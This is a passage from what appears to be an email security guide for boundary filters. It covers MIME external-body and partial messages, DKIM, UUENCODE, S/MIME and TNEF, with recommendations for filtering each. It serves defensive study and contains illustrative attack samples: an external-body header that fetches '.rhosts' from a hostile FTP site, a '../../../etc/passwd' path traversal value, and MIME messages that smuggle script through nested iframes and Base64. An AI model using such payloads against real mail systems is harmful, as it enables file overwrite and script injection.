The message/rfc822 content type doesn't have any additional risks; rather, it has all the risks described in this ISG. An email filter must be able to parse the entire contents of a message/rfc822 body part and then recursively start again; that is, it must treat the contents as a *complete, new email message*, because that's what it is.

PRODUCT

RFC 2046 - Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types

LOCATION

Message body parts are found in the body of a message.

6.3.6. Message/External-body

OVERVIEW

"The external-body subtype indicates that the actual body data are not included, but merely referenced. In this case, the parameters describe a mechanism for accessing the external data."[203] The data can be accessed from an FTP server, the local file system, or a mail server. This is typically done when the email is sent to a program, thus allowing automated, programmatic access to the remote file; this is not typically done when the

[202] http://msdn.microsoft.com/en-us/library/ms526229%28v=exchg.10%29.aspx.
[203] http://tools.ietf.org/html/rfc2046#section-5.2.3.

email is sent to a human, where hyperlinks embedded in HTML are more common. Email clients support this feature, though the support tends to be limited and buggy.[204]

The potential exists for the external file to be on a compromised server and contain malicious content that is not being inspected. If the name of the file is not scrubbed, the content could overwrite a critical file on the local system (e.g., .rhosts):[205]

```
Content-Type: message/external-body;
        name=".rhosts";
        site="ftp.evilhackerdudez.org";
        access-type="anon-ftp";
        directory="."
```

After the header field there should be two consecutive CRLFs; there should not be a body. If there is content in the body (aka a "phantom body"), it is typically ignored by clients and could be used to hide sensitive data:

```
Content-type: message/external-body;
        access-type=local-file;
        name="/usr/john/logo.jpeg"
Content-ID: <john@example.com>
Content-Transfer-Encoding: binary

This is sensitive data hiding in the phantom body.
```

If an email client does not support message/external-body, then this header could be used to hide sensitive data:

```
Content-type: message/external-body;
        access-type=this_is_sensitive_data;
        name="/this/is/more/sensitive/data.jpeg"
```

If access to the external file requires authentication, this may trick users into giving credentials to a compromised site.[206]

RISKS AND RECOMMENDATIONS

Data Hiding – If the "phantom body" contains data, it is a hidden data risk. If the headers contain sensitive data, it is a hidden data risk.

1. Validate – Validate that the headers contain only valid parameter and values.
2. Remove – Remove all content in the body.

Data Attack – If the filename in the name parameter includes a file path, it could be a data attack risk. If a file has an extension, but the extension does not match the actual

[204] For example, this external-body bug in Thunderbird has been outstanding for 12 years: https://bugzilla.mozilla.org/show_bug.cgi?id=108010.
[205] Example from http://www.wilyhacker.com/ch03/ch03.html.
[206] Sort of like a phishing attack, where a bogus website is made to look like a legitimate website. See Microsoft's concerns here: http://msdn.microsoft.com/en-us/library/ee202454%28v=exchg.80%29.aspx.

file type, then it could be a data attack risk. If the contents are malicious or are on a compromised server, then it is a data attack risk.

3. Validate – Validate that the extension matches the file type.
4. Validate – Validate that the remote servers are on an approved whitelist.
5. Remove – Remove any body part when the extension does not match the file type.
6. Remove – Remove any path information, leaving only a filename and extension. For example, if the value of the name parameter was "../../../etc/passwd/ filename.txt", then remove everything but "filename.txt".
7. Remove – Remove all body parts whose Content-Type is "message/external-body."
8. External Filtering Required – Extract the content from the remote server and send it to an appropriate external filter.

PRODUCT

RFC 2046 - Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types

LOCATION

Message body parts are found in the body of a message.

6.3.7. Message/Partial

OVERVIEW

Message/partial allows "large objects to be delivered as several separate pieces of mail and automatically reassembled by the receiving user agent;"[207] in other words, an email client can send a large message in small pieces. In order to help the receiving email client reassemble the pieces into the original message, the Content-Type header field uses the number, total, and id parameters. Total is the total number of pieces. Number is the number of the current piece. The ID is a unique identifier for the set of pieces.

```
Content-Type: message/partial; number=2; total=4; id="oc=jbxDDr0M334t4s@example.com"
```

Few email clients support this feature; exceptions include older versions of Outlook and Outlook Express as well as various photocopiers that can email scans. Clients that support partial messages silently reassemble the parts into one composite message; during this process, many headers, including redundant ones, are discarded. This provides an opportunity for hiding sensitive data.

[207] http://www.mhonarc.org/~ehood/MIME/1521/07_Predefined_Content-Type.html.

As message/partial has been used to propagate spam, hide malicious code, and avoid virus-checking, Microsoft, CERT, and others recommend that email clients and servers not support it.[208] Exchange 2007 and later blocks partial messages.

RISKS AND RECOMMENDATIONS

Data Hiding – As data can be hidden in dropped headers, it is a data hiding risk.

1. Validate – Validate all headers on all pieces.

Data Attack – As content is distributed across multiple messages, making it impossible to fully inspect and sanitize, it is a data attack risk.

2. External Filtering Required – It may be possible to create a special filter that can handle partial content. Messages with partial content must be stored. When the filter receives partial content, it makes a request to the storage location server for the remainder of the content. Once it has the all of the content, it inspects it as normal. If there are no issues, then it allows the partial content to continue as normal. This filter may significantly degrade message delivery performance.
3. Reject – Reject the message.

PRODUCT

RFC 2046 - Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types

LOCATION

Message body parts are found in the body of a message.

6.4. A MIME Example

The example in this section illustrates the complexity of MIME and thus some of the difficulties involved in finding and inspecting malicious content in a MIME email message. Below are four increasingly complex sample messages that contain the same malicious payload. The "malicious" payload is simply a line of Javascript code:

```
<script>alert('You have been pwned!')</script>
```

This script is not truly malicious; it's merely a placeholder for something more malevolent. The exploit is successful if this code can be executed anywhere on the client's system, whether in the email client itself or in a web browser.

6.4.1. First Sample Message

The first sample message is a simple HTML body with Javascript code:

[208] http://msdn.microsoft.com/en-us/library/ee202370%28v=exchg.80%29.aspx and https://www.kb.cert.org/vuls/id/836088.

```
Date: Thu, 18 Apr 2013 11:27:01 -0400 (EDT)
From: john@doe.com
To: bob@example.com
Subject: This is message #1
MIME-Version: 1.0
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8"/>
</head>
<body>
<h3>Example #1</h3>
<p>There is Javascript in this HTML.</p>
<script>alert('You have been pwned!')</script>
</body>
</html>
```

6.4.2. Second Sample Message

The second sample message is a multipart message where a CID[209] in an iframe in the first body part references second body part, which is HTML and contains the Javascript. This is one layer of indirection.

```
Date: Thu, 18 Apr 2013 15:50:00 -0400 (EDT)
From: john@doe.com
To: bob@example.com
Subject: This is message #2
MIME-Version: 1.0
Content-Type: multipart/related; boundary="some-boundary-text"; type="text/html";
start="abc@example.com"

--some-boundary-text
Content-Type: text/html
Content-ID: <abc@example.com>

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8" />
</head>
<body>
<h2>Outer HTML</h2>
<p>This page uses an iframe...</p>
<iframe src="cid:123@example.com" width="100%" height="100%" frameborder="0"
marginheight="0" marginwidth="0"></iframe>
</body>
</html>
```

[209] See Section 6.1.2 for more information on CIDs.

```
--some-boundary-text
Content-Type: text/html; name="inner.html"
Content-ID: <123@example.com>
Content-Disposition: inline; filename="inner.html"

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8" />
</head>
<body>
<h2>Inner HTML</h2>
<p>This page has the Javascript...</p>
<script>alert('You have been pwned!')</script>
</body>
</html>

--some-boundary-text--
```

6.4.3. Third Sample Message

The third sample message is much like the second, except that the second body part does not contain the Javascript. It is simply a pointer to an external website that contains the Javascript. This is two layers of indirection.

```
Date: Thu, 18 Apr 2013 15:50:00 -0400 (EDT)
From: john@doe.com
To: bob@example.com
Subject: This is message #3
MIME-Version: 1.0
Content-Type: multipart/related; boundary="some-boundary-text"; type="text/html";
start="abc@example.com"

--some-boundary-text
Content-Type: text/html
Content-ID: <abc@example.com>

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8" />
</head>
<body>
<h2>Outer HTML</h2>
<p>This page uses an iframe...</p>
<iframe src="cid:123@example.com" width="100%" height="100%" frameborder="0"
marginheight="0" marginwidth="0"></iframe>
</body>
</html>

--some-boundary-text
Content-Type: text/html; name="inner.html"
Content-ID: <123@example.com>
Content-Disposition: inline; filename="inner.html"
```

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8" />
</head>
<body>
<h2>Inner HTML</h2>
<p>This page also has an iframe...</p>
<iframe src="http://www.example.com/pwn.html" width="100%" height="100%"
frameborder="0" marginheight="0" marginwidth="0"></iframe>
</body>
</html>

--some-boundary-text--
```

The external website (http://www.example.com/pwn.html) contains this simple web page:

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8" />
    </head>
    <body>
        <h2>External site</h2>
             <p>This page has the Javascript...</p>
             <script>alert('You have been pwned!')</script>
    </body>
</html>
```

6.4.4. Fourth Sample Message


The fourth sample message changes the third sample message by Base64-encoding the second body part. This is three layers of indirection.

```
Date: Thu, 18 Apr 2013 15:50:00 -0400 (EDT)
From: john@doe.com
To: bob@example.com
Subject: This is message #4
MIME-Version: 1.0
Content-Type: multipart/related; boundary="some-boundary-text"; type="text/html";
start="abc@example.com"

--some-boundary-text
Content-Type: text/html
Content-ID: <abc@example.com>

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8" />
</head>
<body>
<h2>Outer HTML</h2>
```

```
<p>This page uses an iframe...</p>
<iframe src="cid:123@example.com" width="100%" height="100%" frameborder="0"
marginheight="0" marginwidth="0"></iframe>
</body>
</html>

--some-boundary-text
Content-Type: text/html; name="inner.html"
Content-ID: <123@example.com>
Content-Disposition: inline; filename="inner.html"
Content-Transfer-Encoding: base64

PCFET0NUWVBFIGh0bWw+DQo8aHRtbD4NCjxoZWFkPg0KPG1ldGEgY2hhcnNldD0idXRmLTgiIC8+DQo8L2hlY
WQ+DQo8Ym9keT4NCjxoMj5Jbm5lciBIVE1MPC9oMj4NCjxwPlRoaXMgcGFnZSBhbHNvIGhhcyBhbiBpZnJhbW
UuLi48L3A+DQo8aWZyYW1lIHNyYz0iaHR0cDovL3d3dy5nYXJyaXNzLm9yZy90ZXN0L3B3bi5odG1sIiB3aWR
0aD0iMTAwJSIgaGVpZ2h0PSIxMDAlIiBmcmFtZWJvcmRlcj0iMCIgbWFyZ2luaGVpZ2h0PSIwIiBtYXJnaW53
aWR0aD0iMCI+PC9pZnJhbWU+DQo8L2JvZHk+DQo8L2h0bWw+

--some-boundary-text--
```

6.4.5. Results

This attack does not execute directly in email clients for a couple reasons. First, email clients (wisely) prevent Javascript from executing; exploits would be too easy if Javascript were this accessible. Second, most clients do not correctly process multipart/related MIME messages. Of the seven clients tested, only Thunderbird displayed the final results, and even then only after clicking through a warning about loading content from external websites.



Outer HTML

This page uses an iframe...

Inner HTML


This page also has an iframe...

External site

This page has the Javascript...

Figure 6-5. Thunderbird Displays the Third Sample Message

The only clients that were somewhat vulnerable were Outlook and Outlook Web Access. Both of these incorrectly converted the second body part to an attachment. If the attachment is saved and then opened in Internet Explorer, the exploit occurs:



Inner HTML

This page also has an iframe...

Message from webpage

You have been pwned!

Figure 6-6. Exploit Occurs in Internet Explorer

Even though these examples do not execute in the email client, they illustrate the complexity of MIME messages and the difficulty in finding and preventing all potential exploits.

7. OTHER CONSTRUCTS

This section discusses specific features and risks of other email-related specifications. Each construct provides a description, areas of concern, some examples, and recommendations for potentially mitigating the risks.

7.1. DKIM

OVERVIEW

Email headers, including the From address, can easily be forged by spammers. The result is that spam appears to come from a user within a domain, even though that user never sent the email. DomainKeys Identified Mail (DKIM) is a series of IETF specifications that is intended to combat spam by making it difficult to steal an identity. It "provides a method for validating a domain name identity that is associated with a message through cryptographic authentication."[210] Associating a domain name with an email message allows an organization to claim some responsibility for the message. The reputation of the sending domain "is the basis for evaluating whether to trust the message for further handling, such as delivery."[211]

The signer of the email claims responsibility for the message by digitally signing some parts of the message and adding a DKIM-Signature header field to the message headers. The signer may be the organization sending the message, or it may a third party acting on behalf of the organization. The recipient's organization can retrieve the signer's public key and validate the signature. Signing and validating are typically done by mail servers not by email clients, thus DKIM is invisible to end users.

"The primary advantage of this system for e-mail recipients is it allows the signing domain to reliably identify a stream of legitimate email, thereby allowing domain-based blacklists and whitelists to be more effective."[212] Exactly how a recipient's organization responds to a DKIM-signed message is not specified, but there are certain expected generalities. For example, if an email has a valid DKIM signature from a known good sender, the recipient's organization will probably subject it to less rigorous filtering. If an email has an invalid DKIM signature, then it will probably be blocked by the recipient's mail server.

The DKIM-Signature header field is a set of key-value pairs. For example, the "v" key is the version, the "a" key is the signing algorithm, the "h" key is the list of signed header fields, and the "b" key is the digital signature. Here is an example of a DKIM header field sent by Gmail:

[210] http://www.dkim.org.
[211] http://www.dkim.org.
[212] http://en.wikipedia.org/wiki/DomainKeys_Identified_Mail.

```
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
        d=gmail.com; s=20120113;
        h=mime-version:date:message-id:subject:from:to:content-type;
        bh=ldLjSf5KAPoyRZ76G5zwuSV3fQNS8I/s4ZRC0fWOrdU=;
        b=vtyEuXTdjHu3krQOvWSY/htJRjizC9ylgETmORYD3iT/4G6pjDpx6+JSwECCQq3Fpo
         7pf/OCka16bOZAn7ViDfyQk6p9vEitkXyPX3GUVjJ2v9y+gpjUnL0LIadNxcTUPoIZEf
         gjPU0/FuTOMTgtnjMbcHovioKjQXLS0kWiCaeYtPBedM19VcbGbFGbgzAbqc9U8hj7kF
         ichcuLfF2ha6gqIUfMbuGfZyjrvg0rPF8igaMHUuHteNDgsT/6Km9/dNDhP86eDTq5pN
         r8g6K2y6aiu1LWL0BdpjFaLnXjBo/P6DKdxqDJa5xQt34hjyBNozDQZNGlP9Bvhdvycz
         96+w==
```

Like every cryptographic solution, the strength of DKIM depends in part upon the strength of the keys chosen. In 2012 mathematician Zachery Harris spoofed an email so that it appeared to come from Google founders, Sergey Brin and Larry Page. He was able to do this by reconstructing the private key that Google used for DKIM; it was only a 512-bit key, which is easily crackable. The solution is to use a stronger key, which Google promptly began doing.[213]

Though many notable companies, including eBay, Yahoo, Twitter, and Amazon, have implemented DKIM, its limitations have caused some to question its value. The DKIM signature only applies to the email message itself; it does not apply to the SMTP that sends the message. This leaves DKIM-signed emails vulnerable to replay attacks. A spammer can cut a valid DKIM signature from one email and paste it into another email and then send it. It thus appears that the email was sent from the authenticated domain, even though it was not.[214] This is a serious problem, though one that DKIM is not designed to overcome.

Although DKIM lists what headers are included in the signature, it does not address what happens if an email includes multiple headers; this can allow messages to be spoofed. For example, an email could have two From headers, both of which are included in the signature. Yet a recipient's client is likely to show only one of them, thus the email might appear to come from an account that did not send it. The DKIM Working Group has chosen to ignore this issue, assuming that something else along the way will check for multiple headers.[215] Issues like these may not make DKIM completely useless, but they do limit its value; DKIM in and of itself does not enable an identity to be trusted.

An email message is only supposed to have one DKIM header. If many DKIM headers were added to an email and if the recipient's email server attempted to validate all of them, this could cause a DoS attack, as validating a digital signature is computationally expensive.

[213] http://www.wired.com/threatlevel/2012/10/dkim-vulnerability-widespread/.
[214] http://www.dkim.org/info/dkim-faq.html and http://blog.trendmicro.com/trendlabs-security-intelligence/possible-phishing-with-dkim/.
[215] http://www.zdnet.com/dkim-useless-or-just-disappointing-spam-yahoo-google-7000019351/.

If one of the relay servers between the sender and the recipient were compromised, it could invalidate the DKIM signature simply by removing or slightly altering one or more of the headers that are included in the signature. This man-in-the-middle (MitM) attack could cause the recipient's mail server to reject messages from the sender.

DKIM is designed to be used in environments where the recipient's mail server has easy access to the sender's public key, such as the Internet. If, however, the sender and the recipient are in two different networks that are connected by some boundary device, then some modifications would be required for it to be used. One option would require that the public keys in the sender's network be replicated in the recipient's network. The boundary device would have to be careful not alter or remove any header that is part of the signature and, if included in the signature, the body as well.

Another option would require the boundary device to function as an intermediary. On the sender's network, it would act like a recipient and validate the signature of the sender. Once it transferred the email to the second network, it would act like a sender and re-sign the email before forwarding on to the recipient.

RISKS AND RECOMMENDATIONS

DKIM by itself is not a complete solution, neither for trusting a sender nor for stopping spam; it must be part of a larger solution. Dave Crocker, one of the specification authors, wrote, "DKIM is an enabling service. Its direct benefit is small, but it provides an essential foundation for the development of trust-based mechanisms, as well as possibly being useful for mechanisms that can detect some types of deceptive messages."[216] If the sender and receiver are in two different networks, then a complete solution (e.g., trust-based mechanisms) is probably beyond the scope of the boundary device; if a complete solution is created and used, it should probably be placed on either side of the boundary device. As the DKIM header will have no value in the other network, it should be stripped off before being transferred from one network to the other.

Data Attack – If an email contains more than one DKIM header or if it contains more than one header that is included in the signature, it is a data attack risk.

1. Reject – If an email contains more than one DKIM header or if it contains more than one header that is included in the signature, reject it.

PRODUCT

RFC 5585 - DomainKeys Identified Mail (DKIM) Service Overview

RFC 6376 - DomainKeys Identified Mail (DKIM) Signatures

[216] http://www.circleid.com/posts/searching_under_lampposts_with_dkim/.

RFC 5863 - DomainKeys Identified Mail (DKIM) Development, Deployment and Operations

LOCATION

Header fields are part of the header.

7.2. UUENCODE

OVERVIEW

Email was designed to transmit text. MIME was created to allow non-textual data, such as images, to be included in email. Before MIME, there was UUENCODE. UUENCODE is an old Unix program that encodes binary data as text. In order to include binary data, such as an image, in an email message, a sender used UUENCODE to encode the data and then manually added it to the body of the email message. The recipient saved the data to a file and ran UUDECODE to decode it back into its original format. If the file was too large for a single email message, the sender would have to split it among several email messages and the recipient would have to rejoin them. Having been supplanted by MIME, UUENCODE is no longer used by modern email clients.[217]

Data that has been encoded with UUENCODE has a very specific starting and ending. It starts with the "begin" keyword, the Unix file permissions, and the filename. It ends with a backtick (`) on a line by itself followed by the keyword "end" on another line. Everything in between is the encoded data. For example, here is the encoding for a small icon:

```
begin 644 icon.png
MB5!.1PT*&@H````-24A$4@```!<````6"`(```"D%)!2``````7-21T(`KLX<
MZ0````1G04U!``"QCPO\804````)<$A9<P``$G0``!)T`=YF'W@````2=$58
M=%-O9G1W87)E`$=R965N<VAO=%Y5"`4```*B241!5#A/M9+=2Y-1',?[(^HJ
MZ"*(HFZZS+N\2"+*("DB*(((A$PMRM?R-0N:+U@T69JVYDJ=BG-;FYO;TFW.
MS,TMEWLYYSS/>9YMS[-G4[%T,>\ZE8UM+4>(\.%PX'R_'\[O</:`Z.;.V=8B
M)``3H^1M;&4!6W&*EHD`MPZBB<Q8#@N!CT./%W?7L35GF*;+2"T'H;7,3&X+
M04@@NP6+*]F*`J;E*IHV0!S-R&2W0#:(*"_""$1^C<"M([,6BXJ#I7FXLPS9
MIT%P-36?U9+`SL&@^2%KZT!H$8:C(+(!F&5DU#!59X/%Q^F>!NB8)\,F*W];
M$H#_%IHH%_H."3W[N7<GF`_-E'\.AE<AXBB]DKUSDBW+HWN;X.)2LI7M+D*<
M]DR&3`_XH7SAY=Z(]`@W?)HUU=)N-?#ZJ1$)6UV(GQ:C*7VRDGTBR"U3T,4X
MY*SA+J\H$%X?%&3'PLHBQMQ$FR586D^/=D.W)UG)L"0"?/P+9)=0V,O$_,$5
M@&GL&`A/W(H,Y4>DAX7>`]SH!6R30@!__J8_Q31+(/)]B>)M&IE=-_3):EQP
MNSTPZ,51'^:!V\#H[@EOCBZ_VL?,RP"WDEI,L_A#:RZG4_7DREC]N;'&\\I'
M%U6M-W22VJEA\<=)A<NJ]%K[H44"J4#J10CI%G[#$\#6\3ZSK$4O+M>(KJF:
MB\8;"M6/+VE$U[7M-_4O2ETVG8^)I+8(6Q:-:;9?H5(;9WSAKQX?<KN<#KMY
MSJ2<?2^WC'29W[8:^AJU714Z\?T%IW-<9R)A4LFTM#\3WRXI(:N/BQMG%_76
```

[217] Although some clients, such as Outlook, Thunderbird, and Gmail, will automatically detect and decode data that has been encoded with UUENCODE.

```
MA2TL3JUI1JG1#2L&!J5=BM[.SWZVK>/Y[_`_+2X4JZJN(?NLD",22(9WV9(Y
M43KDB`1R6.KJ&\FSY83$MK/\%[MFV1'1S1^A6HALFXACG0````!)14Y$KD)@
!@@``
`
end
```

As UUENCODE predates MIME, there are no email headers that indicate that the body of an email includes data encoded with UUENCODE; furthermore, a body can mix data encoded with UUENCODE and text. Proper decoding requires either a user to cut and paste the encoded data or software that automatically detects the starting and ending.

RISKS AND RECOMMENDATIONS

Data Hiding – As UUENCODED data cannot be sanitized until it is decoded, it is a data hiding risk.

1. External Filtering – Once it has been detected that the body has data that has been encoded with UUENCODE, decode the data with UUDECODE, then send the result to a filter that can process it; the MIME type of this data is determined by the extension of the filename.

PRODUCT

UUENCODE is not specified in a standard. Help is available in the man pages on a Unix system.

LOCATION

Data encoded with UUENCODE is in the body of an email message.

7.3. S/MIME

OVERVIEW

Secure/Multipurpose Internet Mail Extensions (S/MIME) uses public key encryption to sign and encrypt the body of email messages. Signing provides authentication, message integrity, and non-repudiation, while encryption provides confidentiality and data integrity. When an email client signs an email using S/MIME, it typically includes the public key in the signature. This makes it easier for the recipient's email client to verify the signature and then use it to send encrypted email back to the sender. S/MIME is widely supported by email clients. Before a client can use S/MIME, the user must acquire a certificate, an electronic document that contains the public and private keys.[218]

[218] Or get two certificates, one for the private key and one for the public key.

When an email client signs the message body,[219] it typically creates a multipart/signed message,[220] which is described in the Content-Type header in the message body:[221]

```
Content-Type: multipart/signed; protocol="application/pkcs7-signature"; micalg=sha1;
 boundary="----=_Part_0_1083228271.1313024422098"
```

The signed message is thus a composite message body and will look something like this:

```
------=_Part_0_1083228271.1313024422098
Content-Type: application/xml
Content-Transfer-Encoding: 7bit

<customer name="bill"/>
------=_Part_0_1083228271.1313024422098
Content-Type: application/pkcs7-signature; name=smime.p7s; smime-type=signed-data
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="smime.p7s"

MIAGCSqGSIb3DQEHAqCAMIACAQExCzAJBgUrDgMCGgUAMIAGCSqGSIb3DQEHAQAAMYIBVzCCAVMC
AQEwUjBFMQswCQYDVQQGEwJBVTETMBEGA1UECBMKU29tZS1TdGF0ZTEhMB8GA1UEChMYSW50ZXJu
ZXQgV2lkZ2l0cyBQdHkgTHRkAgkA7oW81OriflAwCQYFKw4DAhoFAKBdMBgGCSqGSIb3DQEJAzEL
BgkqhkiG9w0BBwEwHAYJKoZIhvcNAQkFMQ8XDTExMDgxMTAxMDAyMlowIwYJKoZIhvcNAQkEMRYE
FH32BfR1l1vzDshtQvJrgvpGvjADMA0GCSqGSIb3DQEBAQUABIGAL3KVi3ul9cPRUMYcGgQmWtsZ
0bLbAldO+okrt8mQ87SrUv2LGkIJbEhGHsOlsgSU80/YumP+Q4lYsVanVfoI8GgQH3Iztp+Rce2c
y42f86ZypE7ueynI4HTPNHfr78EpyKGzWuZHW4yMo70LpXhk5RqfM9a/n4TEa9QuTU76atAAAAAA
AAA=
------=_Part_0_1083228271.1313024422098–
```

When an email client encrypts the message body,[222] it typically includes these headers in the message headers:[223]

```
Content-Type: application/pkcs7-mime; smime-type=enveloped-data; name="smime.p7m"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="smime.p7m"
```

The encrypted content is thus a discrete message body and will look something like this:

```
MIAGCSqGSIb3DQEHA6CAMIACAQAxgewwgekCAQAwUjBFMQswCQYDVQQGEwJBVTETMBEGA1UECBMK
U29tZS1TdGF0ZTEhMB8GA1UEChMYSW50ZXJuZXQgV2lkZ2l0cyBQdHkgTHRkAgkA7oW81OriflAw
DQYJKoZIhvcNAQEBBQAEgYCfnqPK/O34DFl2p2zm+xZQ6R+94BqZHdtEWQN2evrcgtAng+f2ltIL
xr/PiK+8bE8wDO5GuCg+k92uYp2rLKlZ5BxCGb8tRM4kYC9sHbH2dPaqzUBhMxjgWdMCX6Q7E130
u9MdGcP74Ogwj8fNl3lD4sx/0k02/QwgaukeY7uNHzCABgkqhkiG9w0BBwEwFAYIKoZIhvcNAwcE
CDRozFLsPnSgoIAEQHmqjSKAWlQbuGQL9w4nKw4l+44WgTjKf7mGWZvYY8tOCcdmhDxRSM1Ly682
Imt+LTZf0LXzuFGTsCGOUo742N8AAAAAAAAAAAAA
```

[219] Email clients typically sign the entire message body.
[220] S/MIME allows for a discrete message body where the Content-Type is application/pkcs7-mime and the smime-type parameter is signed-data, but recipients without an S/MIME capability cannot read the original message.
[221] https://docs.jboss.org/resteasy/docs/2.3.5.Final/userguide/html/ch38.html.
[222] Email clients typically encrypt the entire message body.
[223] https://docs.jboss.org/resteasy/docs/2.3.5.Final/userguide/html/ch38.html.

"Digital signatures and message encryption are not mutually exclusive services...These two services are designed to be used in conjunction with one another, because each separately addresses one side of the sender-recipient relationship. Digital signatures address security issues related to senders, and encryption addresses security issues primarily related to recipients."[224] When a user chooses to sign and encrypt an email, email clients typically sign the email message body first and then encrypt the signed body. The end result looks similar to a message that has only been encrypted. A custom-made email client could encrypt and then sign, or it could sign, encrypt, and then sign again.

A digitally signed or encrypted email does not mean that the contents of the email are not malicious and that they don't pose a data hiding risk. A digitally signed or digitally encrypted and signed email only means that there is some level of confidence (depending on end user's system and PKI infrastructure used) in who/what signed the message.

S/MIME only applies to message bodies. It doesn't provide authentication, integrity, confidentiality, or anything else for the email message headers, nor does it resolve any potential problems or risks that email message headers have.

RISKS AND RECOMMENDATIONS

If the sender and the recipient are in two different networks that are connected by a boundary device, and if the device is responsible for inspecting and sanitizing the contents of the email, then there are potential problems with both signed and encrypted emails. If the email is signed and the boundary device alters the contents of the message body, then the signature would no longer be valid. If the email is encrypted and cannot be decrypted, then boundary device would not be able to inspect and sanitize the message body. One solution to these issues is to use the boundary device as an intermediary; it has two pairs of keys, one for the first network and the other for the second network.[225]

If an email has only been signed, then the boundary device should:

1. Validate the certificate with the sender's public key.
2. Validate the sender's certificate is from a Certificate Authority that is trusted.
3. Validate the integrity of the email message body.
4. Inspect and sanitize the message.
5. Transfer it to the other network.
6. Re-sign it with its private key on the other network (optional).
7. Relay it to the recipient.

If an email has only been encrypted, then the boundary device should:

[224] http://technet.microsoft.com/en-us/library/aa995740%28v=exchg.65%29.aspx.
[225] The downside to this approach is that end-to-end encryption is not possible.

1. Decrypt it[226].
2. Inspect and sanitize the message.
3. Transfer it to the other network.
4. Re-encrypt it using the public key of the recipient on the other network (optional).
5. Relay it to the recipient.

If the email has been signed and then encrypted, then the boundary device should:

1. Decrypt it.
2. Validate the certificate with sender's public key.
3. Validate the sender's certificate is from a Certificate Authority that is trusted.
4. Validate the integrity of the email message body.
5. Inspect and sanitize the message.
6. Transfer it to the other network.
7. Re-sign it with its private key on the other network (optional).
8. Re-encrypt it using the public key of the recipient on the other network (optional).
9. Relay it to the recipient.

If the email has been encrypted and then signed, then the boundary device should:

1. Validate the certificate with the sender's public key.
2. Validate the integrity of the email message body.
3. Decrypt it.
4. Inspect and sanitize the message.
5. Transfer it to the other network.
6. Re-encrypt it using the public key of the recipient on the other network (optional).
7. Re-sign it with its private key on the other network (optional).
8. Relay it to the recipient.

If the email has been signed, encrypted, and signed again, then the boundary device should:

1. Validate the certificate with the sender's public key.
2. Validate the integrity of the email message body.
3. Decrypt it.
4. Validate that the certificate used for the inner signature matches the certificate used for the outer signature.
5. Validate the integrity of the email message body.
6. Inspect and sanitize the message.
7. Transfer it to the other network.

[226] This assumes that the email was encrypted using the public key of the boundary device. If the content was not encrypted with a key that the boundary device has access to, then it will not be able to decrypt the data.

8. Re-sign it with its private key on the other network (optional).
9. Re-encrypt it using the public key of the recipient on the other network (optional).
10. Re-sign it again with its private key on the other network (optional).
11. Relay it to the recipient.

If a certificate with the sender's public key is invalid, if an email message body lacks integrity, or if an email cannot be decrypted, then the email should be rejected.

PRODUCT

RFC 5652 - Cryptographic Message Syntax (CMS)

RFC 5750 - Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 3.2 Certificate Handling

RFC 5751 - Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 3.2 Message Specification

RFC 5754 - Using SHA2 Algorithms with Cryptographic Message Syntax

LOCATION

Header fields are part of the header. The Body follows the header fields.

7.4. TNEF

OVERVIEW

In Outlook, users can format email as plain text, rich text format (RTF), or HTML.[227] RTF is a Microsoft-created format for adding formatting information (such as bold fonts and embedded images) to text. Although RTF is supported by many word processors, it is not supported by any email clients other than Outlook and Exchange Client. Microsoft recommends using HTML for formatting instead of RTF, and when an RTF-formatted email is sent outside of an organization Outlook will convert it to HTML by default.[228]

The use of HTML and RTF to provide formatting for email messages significantly increases the data attack and data hiding potential of an email regardless of the other attachments that might be present. Mail systems should be configured to only allow plain text email messages.

If, however, Outlook sends an email with RTF formatting outside the organization and over the Internet, it first encodes the email using Transport Neutral Encapsulation

[227] RTF should not be confused with MIME's rich text, which is defined in RFC 1341.
[228] http://office.microsoft.com/en-us/outlook-help/change-the-message-format-to-html-rich-text-or-plain-text-HA101992313.aspx.

Format (TNEF), a Microsoft proprietary format for encoding RTF messages.[229] "TNEF is a format for converting a set of MAPI properties—a MAPI message—into a serial data stream. The TNEF functions are primarily used by transport providers that need to encode MAPI message properties for transmission through a messaging system that does not support those properties directly."[230] "A TNEF-encoded message contains a plain text version of the message, and a binary attachment that 'packages' various other parts of the original message."[231]

Ideally the recipient's email client is able to decode the TNEF and retrieve all the properties of the original MAPI message. If the client cannot decode TNEF, then there are two common results. One result is that the email contains a discrete body that contains both the plain text version of the message and a UUENCODED version of the binary attachment whose filename is usually Winmail.dat or Win.dat. Another result is that the email contains a multipart body. One body part is the plain text version of the message, and the other body part has the binary attachment. It has a MIME type of "application/ms-tnef," has either the Winmail.dat filename or a more generic name such as ATT00008.dat or ATT00005.eml, and is Base64-encoded. TNEF can be (and should be) disabled both in Outlook and in Exchange.[232]

TNEF-encoded emails typically contain sensitive information. "The path to your personal folders file (PST) file and your logon name are embedded in the winmail.dat file. Although this data is not explicitly exposed to the recipient, if the recipient opens the winmail.dat file for editing in a binary or text editor, he can see the path and logon name."[233]

RISKS AND RECOMMENDATIONS

